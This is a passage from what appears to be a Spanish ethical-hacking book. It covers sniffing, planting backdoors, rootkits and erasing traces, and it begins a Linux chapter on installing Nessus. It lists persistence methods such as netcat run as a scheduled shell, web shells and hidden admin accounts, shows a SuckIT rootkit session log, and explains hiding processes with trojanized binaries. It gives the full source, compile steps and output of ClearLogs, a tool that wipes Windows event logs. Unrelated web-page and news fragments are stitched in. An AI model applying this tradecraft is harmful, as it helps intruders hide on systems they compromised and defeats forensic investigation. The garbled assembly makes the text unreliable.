- **Sniffing pasivo:** Es aquel modo en el que se intercepta y se lee tráfico de red a través de una placa de red -interfaz- en modo promiscuo (apta para que los paquetes de otras máquinas de la red pasen por ahí y sean capturados) sin modificar el tráfico. Éste es el caso cuando un servidor de correo es comprometido porque se le instala dsniff, y éste graba todos los logins de los clientes POP3 que se

conectan al mismo servidor.

- **Sniffing activo:** Es aquel modo en el que se logra el sniffing a través de otra técnica como, por ejemplo, el envenenamiento de caché (*ARP Cache Poisoning*) para que, mediante un engaño, el tráfico de determinada máquina sea redireccionado por otra hacia la nuestra. De ese modo, el tráfico es capturado y analizado. Esto sucedería en el escenario de una red local y se da en la técnica que se conoce como man in the middle. Podemos realizarlo muy fácilmente sobre sistemas Windows en una red LAN con la aplicación Cain. En www.irongeek.com/videos/cain1.avi, podemos ver un video.

Para probar el grado de vulnerabilidad de nuestros equipos y así evitar el ingreso de intrusos o el robo de datos, en los siguientes sitios podemos encontrar herramientas para llevar a cabo las pruebas de este tipo de técnicas: www.oxid.it/cain.html, <http://ettercap.sourceforge.net> y www.monkey.org/~dugsong/dsniff/.



Herramienta de Microsoft

Existe una herramienta de Microsoft que nos permite detectar interfaces en modo promiscuo. Esta herramienta es gratuita, se llama promqry y la podemos descargar de <http://support.microsoft.com/kb/892853/es>, donde además encontraremos información sobre cómo utilizarla y sus características.

Intercepción. Wireshark es un proyecto que se inició hace diez años y que es utilizado para la captura y el análisis de paquetes de datos (o analizador de protocolos de red). Podemos bajarlo para su testeo desde www.wireshark.org.

Plantar backdoors o puertas traseras

Si el intruso tiene interés de volver a entrar en el futuro, va a instalar backdoors. Además, puede cerrar la puerta por donde entró (mitigar la vulnerabilidad) para que otros intrusos menos hábiles no logren entrar, ya que de ese modo todos terminarían siendo descubiertos por el administrador a cargo del sistema o del servidor. La finalidad de instalar el backdoor es volver a ingresar y hacer uso de los recursos de un modo más limpio, sin dejar tanto rastro, es decir, no tan expuesto como cuando realizó la etapa inicial de ataque.

Hay muchas formas de realizar el backdooring.

Éste se puede llevar a cabo a través de:

- Un servicio nativo del sistema operativo como puerta trasera: un server Telnet, FTP o Terminal Service corriendo en diferente puerto seteado desde el mismo registro de Microsoft Windows. Esto tiene como ventaja que nunca será catalogado como malware por los antivirus ni detectado por una herramienta antispyware.
 - Un administrador remoto como VNC, Pcanwhere, Radmin, etcétera.
 - Dejar una shell en asp o php (u otro lenguaje de programación) oculta en un sitio del servidor.
 - Reemplazar una aplicación nueva por una versión anterior que sea vulnerable.
 - Modificar una aplicación presente para que ante determinada inyección de código en el campo de datos permita ejecutar comandos de sistema, filtrando las inyecciones más comunes.
-
- Instalar una botnet: la máquina objetivo se conecta a través de un enlace a un canal IRC en donde los usuarios que tengan acceso allí podrán ejecutar comandos desde el mismo canal de modo remoto y anónimo, tal como hoy se realizan la mayoría de los ataques DDoS. Éste es un método para nada sutil, pero aún se utiliza.

Utilidades para manipular paquetes

Si nos interesa aprender técnicas relacionadas con la manipulación de paquetes, es recomendable practicar con las siguientes utilidades: Packit (www.packetfactory.net/projects/packit/), hping2 (www.hping.org/hping2.win32.tar.gz), Scapy (www.secdev.org/projects/scapy/), Nemesis (<http://nemesis.sourceforge.net>).

za.

- Agregar o habilitar un usuario deshabilitado.
- Linkear una shell o prompt con privilegio System. En <http://blog.didierstevens.com/2006/08/21/playing-with-utilmanexe/>, podemos ver un método muy ingenioso.
- Colocar netcat como servicio en una tarea programada para que, a determinada hora en determinado día, inicie una shell local en el servidor o se copie a la carpeta /Scripts del webserver IIS.
- Modificar un script para lograr subir un archivo a un path que se ha hecho ejecutable.
- Programar una tarea para que un determinado día se agregue un usuario del grupo administrador y que a determinada hora se borre junto a los logs de sistema.
- Instalar un rootkit que posea propiedades de backdoor. Por ejemplo, uno muy logrado es Suckit (www.phrack.org/issues.html?issue=58&id=7#article), que puede esconder archivos, procesos y conexiones, grabar las passwords tipeadas de conexiones SSH y no abrir puertos en el objetivo. Fue utilizado en la famosa intrusión a los servidores de los desarrolladores de **Debian GNU/Linux**. A continuación, vemos un log de conexión que les generé de muestra:

```
sh-2.05# ./login -h 200.00.xx (SucKIT posee un cliente para la conexión)
[ ===== SucKIT version 1.3a, Oct 13 2005 <http://sd.g-art.nl/sk> =====]
[ ===== (c)oded by sd <sd@cdi.cz> & devik <devik@cdi.cz>, 2002 =====]
Listening to port 37552
password:
Trying 200.00.00.00:53...
connect: Connection refused
Trying 200.00.00.00:79...
connect: Connection refused
Trying 200.00.00.00:110...
Trying...Et voila (conectado al puerto de pop3 on the fly)
Server connected. Escape character is '^K'
```

TCP/IP

En el buscador www.btmon.com, podemos encontrar material para estudiar la familia de protocolos TCP/IP. Además, es muy conveniente leer el trabajo de Guillem Campos Lledo, llamado Debilidades de TCP/IP, que encontramos en <http://asignaturas.diatel.upm.es/seguridad/trabajos/>.

```
[ ===== SucKIT version 1.3a, Nov 28 2005 <http://sd.g-art.nl/sk> =====]
[ ===== (c)oded by sd <sd@cdi.cz> & devik <devik@cdi.cz>, 2002 =====]
[ root@lab / ] # w          (aqui ya estamos como root en la maquina objetivo)
 04:55:53 up 19 days, 10:32,  0 users,  load average: 0.00, 0.02, 0.05
USER     TTY     FROM          LOGIN@    IDLE    JCPU    PCPU  WHAT
```

Troyanos binarios y de kernel

El intruso instalará troyanos binarios y de kernel para disimular su presencia, a través del ocultamiento de los procesos que genera y de las herramientas que mantiene funcionando dentro del servidor. Un ejemplo de esto son los sniffers, escáneres de red o crackeadores de contraseñas cifradas, que generalmente forman parte de un rootkit. La finalidad de usar estas utilidades es la de no ser descubierto.

En Windows es bastante fácil disimular un proceso porque basta con renombrar el archivo del atacante para denominarlo svchost.exe. Así, éste pasará desapercibido al verlo ejecutado en el TaskManager (que aparece al presionar Crtl+Alt+Del), es decir, aparecerá como si fuera un proceso del sistema. Tiene que ser un intruso muy descuidado como para que al administrador del servidor le llame la atención la cantidad de recursos de CPU que ese archivo consume y que en ese momento trate de ver si es el archivo nativo de Windows u otro. SpyAgent (un poderoso monitor para Windows) utiliza, por ejemplo, el nombre de archivo svchost.exe y, en su última versión, no es detectado por los antivirus.


En Linux, el mecanismo es diferente. Aquí pueden ocultarse mediante la instalación de una versión troyanizada del binario. ¿Qué significa esto? Supongamos que un administrador Linux desea listar los procesos del servidor porque sospecha algo. Seguramente, ejecutará los comandos ps y lsof. Cuando el intruso los troyaniza, reemplaza esos archivos por otros que, al ser ejecutados, no listarán o mostrarán las utilidades del intruso que fueron ejecutadas. Estos procesos fantasmas e invisibles estarán definidos en un archivo de configuración en esos binarios troyanizados. Si el administrador Linux es medio desconfiado, mirará los binarios, pero si

Rootkit

Los rootkits son kits (en archivos o en código) que usan los intrusos como intento de perpetuar su estadía en los sistemas, ocultándose y generando una vía trasera de ingreso. En www.rootkit.com, podemos encontrar una colección de éstos, además de foros, notas interesantes y nuevos detectores de malware.

el intruso es listo, utilizará el comando touch –r para darles la misma fecha y hora que al resto de los archivos, y así los hará pasar como si fueran originales. La única forma de detectarlos sería haciendo una comprobación del tipo checksum de los binarios o pasándole al servidor un antirootkit como chkrootkit (www.chkrootkit.org/download/), con el que se podrá descubrir que tanto ps como lsof son trojanos que ocultan procesos del intruso al ser ejecutados.

También pueden troyanizarse servicios como SSH, Telnet o Rlogin que, al entrar con determinado comando o usuario, dan una shell root en el sistema. Hoy en día, hay muchos archivos troyanizados de este tipo (no hablamos de trojanos como subsev o netbus que sólo servían hace años para infectar terminales Windows 95/98 y ME). Otro ejemplo ocurre cuando el administrador quiere ver archivos a través de los medios normales de búsqueda. Es muy probable que el intruso haya colocado versiones troyanizadas de ls o find que al ser ejecutadas no listarán las herramientas o los exploits que tiene ocultos el intruso en un directorio de ese Linux.



Cleaner. Sitio web del conocido buscador de rootkits en servidores Linux (www.chkrootkit.org).

Borrar rastros

Si el visitante que entra sin autorización sabe lo que hace, tratará de no dejar evi-


dencia de su paso por el sistema operativo. Borrar rastros sería una acción muy burda en el caso de que se refiera a la eliminación de archivos enteros de registros (`C:\Windows\System32\LogFiles\W3SVC1` para el registro del webserver IIS en Windows o `/var/log` para registros de sistema en Linux). Eliminar el registro completo en un servidor despertaría una fuerte sospecha de intrusión en el personal de administración de los servidores, y el intruso hábil lo sabe. Modificar los logs (de servicios, de aplicaciones, de usuarios y de sistema) es más sutil que borrarlos directamente. Por eso, el intruso buscará suplantar los datos de los logs y asegurar el borrado seguro de los archivos empleados en la intrusión (wipear).

Cabe mencionar que otras huellas son tenidas en cuenta: la modificación del horario y la fecha de un determinado fichero o directorio manipulado por el atacante, como por ejemplo el archivo `ssh_config` o los historiales de comandos ejecutados. Lógicamente, el fin de todo esto es no ser descubierto e imposibilitar el análisis de los administradores sobre las anomalías en el sistema o entorpecer la posterior investigación o análisis digital forense. Para lograrlo, el intruso buscará modificar los registros (logs) de cada uno de los servicios que lo haya registrado, principalmente aquellos que han grabado los intentos desde afuera y del propio sistema. Además, intentará eliminar las trazas del usuario que utilizó para hacer cosas adentro antes de alcanzar su máximo privilegio.


Existe una forma simple de cambiar la ubicación de los logs de sistema en Windows. Para eso, tenemos que modificar la clave de registro en **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog**.

Material adicional

En el sitio www.offensivecomputing.net, podemos encontrar foros y material técnico para analizar, junto a una colección de herramientas. Como también hay mucho código malicioso, tenemos que ser muy cuidadosos al compilar y ejecutar algo que hayamos bajado desde allí.



Clave. Aquí vemos, en el registro, desde dónde se cambia el directorio en el que se van a generar los archivos .EVT (logs de eventos de sistema) de Windows. Por otro lado, estos registros pueden eliminarse vía línea de comando de muchas formas. Una de ellas es utilizando **ClearLogs** (www.ntsecurity.nu/toolbox/clear-logs/).



Llenos. Aquí vemos la lista de archivos de eventos en el directorio C:\WINDOWS\system32\config, que podemos volver a cero con la utilidad ClearLogs.

Si queremos, también podemos compilar el código fuente de **ClearLogs** con la he-

rramienta **DevCPP**, un compilador y entorno de desarrollo C/C++ que podemos descargar de <http://prdownloads.sourceforge.net/dev-cpp/devcpp-4.9.9.2-setup.exe>.

Éste es un editor integrado con un compilador que nos permitirá hacer la compilación y la ejecución de aplicaciones. Es ideal para compilar exploits y otros binarios para usos de testeo. Después de instalarlo, vamos al menú **Archivo/Nuevo/Archivo Fuente** y pegamos el siguiente código fuente:

```
#include <stdio.h>
#include <stdlib.h>
#include <strings.h>
#include <windows.h>

void Usage(char buffer[ ]);

int main(int argc,char *argv[ ])
{
    if(argc!=2)
    {
        Usage(argv[ 0] );

        return EXIT_FAILURE;
    }

    HANDLE hLog;
    if(strcmp(argv[ 1] ,"-app")==0)
    {
        if((hLog=OpenEventLog(NULL , "Application")) !=NULL)
        {
            ClearEventLog(hLog,NULL);
            CloseEventLog(hLog);
            printf("Application log cleared successfully.");
            return EXIT_SUCCESS;
        }
        return EXIT_FAILURE;
    }
    else if(strcmp(argv[ 1] ,"-sec")==0)
    {
        if((hLog=OpenEventLog(NULL,"Security")) !=NULL)
        {

```

```

        ClearEventLog(hLog, NULL);

        CloseEventLog(hLog);
        printf("Security log cleared successfully.");
        return EXIT_SUCCESS;
    }

return EXIT_FAILURE;
}

else if(strcmp(argv[ 1 ],"-sys")==0)
{

if((hLog=OpenEventLog(NULL,"System")) !=NULL)
{
    ClearEventLog(hLog, NULL);
    CloseEventLog(hLog);
    printf("System log cleared successfully.");
    return EXIT_SUCCESS;
}
return EXIT_FAILURE;
}

Usage(argv[ 0 ] );

return EXIT_FAILURE;
}

//the Usage Function
void Usage(char buffer[])
{
    printf("ClearLogs v1.1 written by White Scorpion (C)2005\n");
    printf("***** http://www.white-scorpion.nl *****\n\n");
    printf("        Based on the idea from illwill\n\n");
    printf("A program that can clear the Windows eventlogs.\n\n");
    printf("Usage:\n");
    printf("%s -app\t(clears application eventlog).\n",buffer);
    printf("%s -sec\t(clears security eventlog).\n",buffer);
    printf("%s -sys\t(clears system eventlog).\n",buffer);
}

```

A continuación, lo compilamos desde Ejecutar/Compilar y luego ejecutamos el ar-

chivo binario (.exe) que se crea en el mismo directorio en el que guardamos el fuente. Por otro lado, lesuento que existen otras herramientas que poder llevar a cabo el borrado seguro de archivos en Windows, como por ejemplo Wipe (www.my-planetsoft.com/free/wipe.php). Otra herramienta muy útil es ShredCL, que utilizamos si necesitamos borrar de modo seguro –irrecuperable– un archivo que contiene, por ejemplo, la tarea batch de loguearse vía FTP a una shell nuestra para bajar un archivo (recordemos el comando `ftp -s:e.txt`). Esta utilidad la podemos descargar de www.white-scorpion.nl/programs/shredder.zip.

```

#include <stdio.h>
#include <stdlib.h>
#include <strings.h>
#include <windows.h>

void Usage(char buffer[]);

int main(int argc,char *argv[])
{
    if(argc!=2)
    {
        Usage(argv[0]);
        return EXIT_FAILURE;
    }

    HANDLE hLog;
    if(stricmp(argv[1],"-app")==0)
    {
        if((hLog=OpenEventLog(NULL,"Application")) !=NULL)
        {
            ClearEventLog(hLog,NULL);
            CloseEventLog(hLog);
            printf("Application log cleared successfully.");
            return EXIT_SUCCESS;
        }
        return EXIT_FAILURE;
    }
}

```

Compilando. Aquí estamos creando el archivo ejecutable desde el código fuente de ClearLogs. Esta técnica nos servirá para compilar, depurar, optimizar y aprender mucho más acerca de los códigos fuente y el método de programación de sus autores.

Al ejecutar nuestro programa, veremos lo siguiente:

```

ClearLogs v1.1 written by White Scorpion (C) 2005

Usage:
clearlog -app    (clears application eventlog).
clearlog -sec    (clears security eventlog).
clearlog -sys    (clears system eventlog).

C:\>clearlog -app

```

```
Application log cleared successfully.
```

```
C:\>clearlog -sec
```

```
Security log cleared successfully.
```

```
C:\>clearlog -sys
```

```
System log cleared successfully.
```

Está bien claro en esta salida de pantalla como se han ido borrando uno a uno los registros de sistema, tanto de aplicaciones, como de seguridad y sistemas.

Análisis del proyecto de ley de delitos informáticos aprobado por el Senado de la Nación en el año 2007 Por Pablo A. Palazzi (*)

Draft v versión miércoles 26 de marzo de 2008.

A publicarse en la Revista de Derecho Penal y Procesal Penal, Abril-Mayo 2008, Lexis Nexis, Argentina.

(*) © 2008 Pablo Andrés Palazzi

Datos de contacto:

CABANELLAS, ETCHEBARNE, KELLY & DELL'ORO MAINI

San Martín 323, piso 17 - Buenos Aires - C1004AAG

Tel + 5411 4114-5538 - Fax + 5411 4114-5555

e-mail: p.palazzi@cekd.com - pablo@palazzi.com.ar

http://www.microsoft.com/latam/technet/seuridad/

Home | Suscríbase | Downloads | Contáctenos | MSN

Búsqueda

TechNet Ir

Búsqueda Avanzada

Comunidad

Suscripción TechNet

Entrenamiento

Webcasts

Seguridad

Recursos

Medianas Empresas

Servidores

Office

Sistemas Operativos

Beta Central

Evaluación de Software

Home TechNet de tu país

Desarrollador

Negocios

Protege tu equipo:
Instala las actualizaciones de seguridad de abril

» Home | » Noticias | » Boletines | » Alertas | » Herramientas | » Newsletter

Boletines de Seguridad

 [Boletín de seguridad de Microsoft MS08-024 – Crítico](#)
Actualización de seguridad acumulativa para Internet Explorer (947864).

 [Boletín de seguridad de Microsoft MS08-025 – Importante](#)
Una vulnerabilidad en el kernel de Windows podría permitir la elevación de privilegios (941693).

[Más](#)

Alertas

 [Documento informativo sobre seguridad de Microsoft \(951306\)](#)

 [Documento informativo sobre seguridad de Microsoft \(950627\)](#)

 [Documento informativo sobre seguridad de Microsoft \(947563\)](#)

 [Documento informativo sobre seguridad de Microsoft \(943411\)](#)

Recursos

Newsletter de Seguridad

» [Suscríbete ahora y recibe la información más actualizada](#)

»  [Suscríbete a nuestro canal de RSS](#)

Guías y artículos

Último Momento Edición Impresa Clarín Videos Clarín Blogs

Clarín.com

Viernes 02 Mayo 2008

Deportes El Mundo Cartas de lectores Sociedad El País Entret

ULTIMO MOMENTO

EL PAÍS



Imprimir Enviar A- A+ Tamaño de texto

ARBA denuncia que hackearon la base de datos con 72 mil morosos bonaerenses

21:10 | El listado de grandes deudores por una suma total de \$ 4.200 millones fue dado de baja durante la tarde y repuesteo poco después. La agencia de recaudación de la Provincia, conducida por Santiago Montoya, inició una investigación por el episodio, informaron fuentes de la oficina a **Clarín.com**.

La Agencia de Recaudación de Buenos Aires (ARBA) denunció esta noche que la **base de datos puesta en Internet hace dos días con 72.000 grandes morosos fue hackeada hoy**, por lo que el director del organismo, Santiago Montoya, ordenó una investigación para conocer desde dónde fueron dados de baja los datos.

Así lo confirmaron a **Clarín.com** fuentes de la Agencia, que aseguraron que si bien la base de datos quedó dada de baja a las 17.30, los archivos quedaron en condiciones y volvieron a ser puestos online hace minutos.

Intrusión. Uno de los tantos incidentes que ocurren a diario en el país y el mundo.

8 > Servidores Linux


Aquí veremos cómo es el proceder de un atacante real dentro de un servidor Linux. Qué busca, cómo se oculta de la mirada de los administradores, cómo coloca backdoors o captura contraseñas de la organización, entre otras cosas. Además, conoceremos algunas contramedidas muy eficientes basadas en hardening aplicadas tanto al núcleo, como a los servicios de este sistema operativo.

Introducción

Un sistema puede ser 100% seguro. Durante días o minutos.

¿Cuál es más seguro utilizado como servidor? ¿Linux o Windows? Todo depende de la dedicación que le brinde su administrador o responsable en cuanto a su configuración, control, y el hardening aplicado. Un sistema instalado por defecto puesto en producción es un sistema descuidado, en riesgo. Entonces, tanto uno como otro, al estar descuidados, son altamente vulnerables.

¿Por qué se dice que Linux es el sistema operativo preferido de los intrusos más preparados? Es dinámico, es simple si se lo conoce bien y permite hacer muchas cosas al utilizar su consola de comandos, un editor de textos y un puñado de aplicaciones preinstaladas en el mismo sistema. Es libre (no gratuito) y similar a la plataforma objetivo en la mayoría de los casos. La versatilidad que ofrece y la amplia gama de situaciones y soluciones que pueden darse a través de éste lo hacen una herramienta muy amena y provechosa. Todo esto sin contar, además, sus características técnicas de portabilidad (se puede instalar en máquinas viejas desde un simple disquette de booteo), la posibilidad de modificación de su código fuente o del stack TCP/IP (no está limitado como Windows XP), de su plataforma de programación o de la interacción con el usuario a través de comandos shell que van desde lo más simple hasta lo más complejo.


A screenshot of the CentOS website homepage. The header features the CentOS logo and the tagline "The Community ENTerprise Operating System". The top navigation bar includes links for Home, Donate, Information, Support, Wiki, Downloads, Contact Us, Search, Register, and Login. The main content area has a "Planet CentOS" section with a link to a collection of developer blogs. Below that is a "CentOS Overview" section with a brief description of the distribution. To the right, there are two columns: "Dedicated Server Hosting From the CentOS Experts" with a "View Server Specials" link, and "CentOS Sponsor" with a link to a WINGSIX advertisement for "First Class Web Hosting" at \$6.95 per month. A note below the ad says "(clicking the graphic opens a new window to the sponsor's site)". Further down, there's a "Sponsors Links" section with a note about sponsors and a "Social or Video Scripts and Hosting" link.

Distro. CentOS (www.centos.org) es una distribución de Linux basada en el código fuente liberado de Red Hat. Actualmente es bastante utilizado en empresas para compartir recursos a modo de servidor. Podemos descargar la guía de seguridad para Centos desde www.linux-books.us/download.php?f=cos_security_guide.zip.

Hoy, más que nunca, se encuentra al alcance de todos debido a lo fácil de su instalación, a su amigable interfaz gráfica (como KDE o Gnome) y al mantenimiento de paquetes mediante actualizaciones a través de algunos simples comandos. Veamos cómo se instala paso a paso un buscador de vulnerabilidades como Nessus en esta plataforma.

Nessus en Debian GNU/Linux 4.0

Trabajar desde Nessus, instalado en una plataforma Linux como Debian 4.0, es más fácil y genera menos inconvenientes que si se lleva a cabo desde una terminal con Windows XP. Allí no tendremos que lidiar con el firewall de éste ni con su limitado stack TCP/IP gracias al Service Pack 2, entre otras cosas propias de ese sistema operativo orientado a usuarios de escritorio.



Reporte. En esta pantalla, vemos el resultado del escaneo de un host con la última versión de Nessus, mostrando un listado de vulnerabilidades (en este caso la lista de los usuarios de un servidor Windows), información que luego podrá ser exportada a un reporte.

Para instalarlo, en primer lugar debemos ir a la sección Download del sitio de Nessus (www.nessus.org). Luego aceptamos el contrato de licencia y colocamos nuestros datos personales en el formulario. Cuando terminamos de descargar el paquete para Linux Debian, ejecutamos:

```
lab:/tmp# dpkg -i Nessus-3.2.0-debian4_i386.deb
Seleccionando el paquete nessus previamente no seleccionado.
(Leyendo la base de datos ...)
80926 ficheros y directorios instalados actualmente.)
Desempaquetando nessus (de Nessus-3.2.0-debian4_i386.deb) ...
Configurando nessus (3.2.0) ...
nessusd (Nessus) 3.2.0. for Linux
(C) 1998 - 2008 Tenable Network Security, Inc.
```

Processing the Nessus plugins...

```
[ #####]
```

All plugins loaded

- Please run /opt/nessus/sbin/nessus-adduser to add an admin user
- Register your Nessus scanner at <http://www.nessus.org/register/> to obtain all the newest plugins
- You can start nessusd by typing /etc/init.d/nessusd start

A continuación, procedemos a registrar Nessus con el serial que ha llegado a la dirección de correo que ingresamos en el formulario de registro.

```
lab:/tmp# /opt/nessus/bin/nessus-fetch --register E036-D328-CBB7-BFF2-DC28

Your activation code has been registered properly - thank you.
Now fetching the newest plugin set from plugins.nessus.org...
Your Nessus installation is now up-to-date.
If auto_update is set to 'yes' in nessusd.conf, Nessus will
update the plugins by itself.
```

Material de estudio

Si queremos aumentar nuestros conocimientos, una buena opción es estudiar el material de las certificaciones dedicadas, como el que encontramos en www.testout.com-linuxplus/ y las guías de administración como las que hay en www.oreilly.com/pub/topic/linux.

Se nos comunica que tenemos la herramienta registrada y la database de plugins actualizada al día de la fecha. Entonces, damos de alta un usuario que será el autorizado para que el cliente se conecte al servidor en modo autenticado:

```
lab:/tmp# /opt/nessus/sbin/nessus-adduser
Using /var/tmp as a temporary file holder

Add a new nessusd user

____

Login : auditoria
Authentication (pass/cert) [ pass] :
Login password :
Login password (again) :

User rules

____

nessusd has a rules system which allows you to restrict the hosts
that pentest has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser(8) man page for the rules syntax

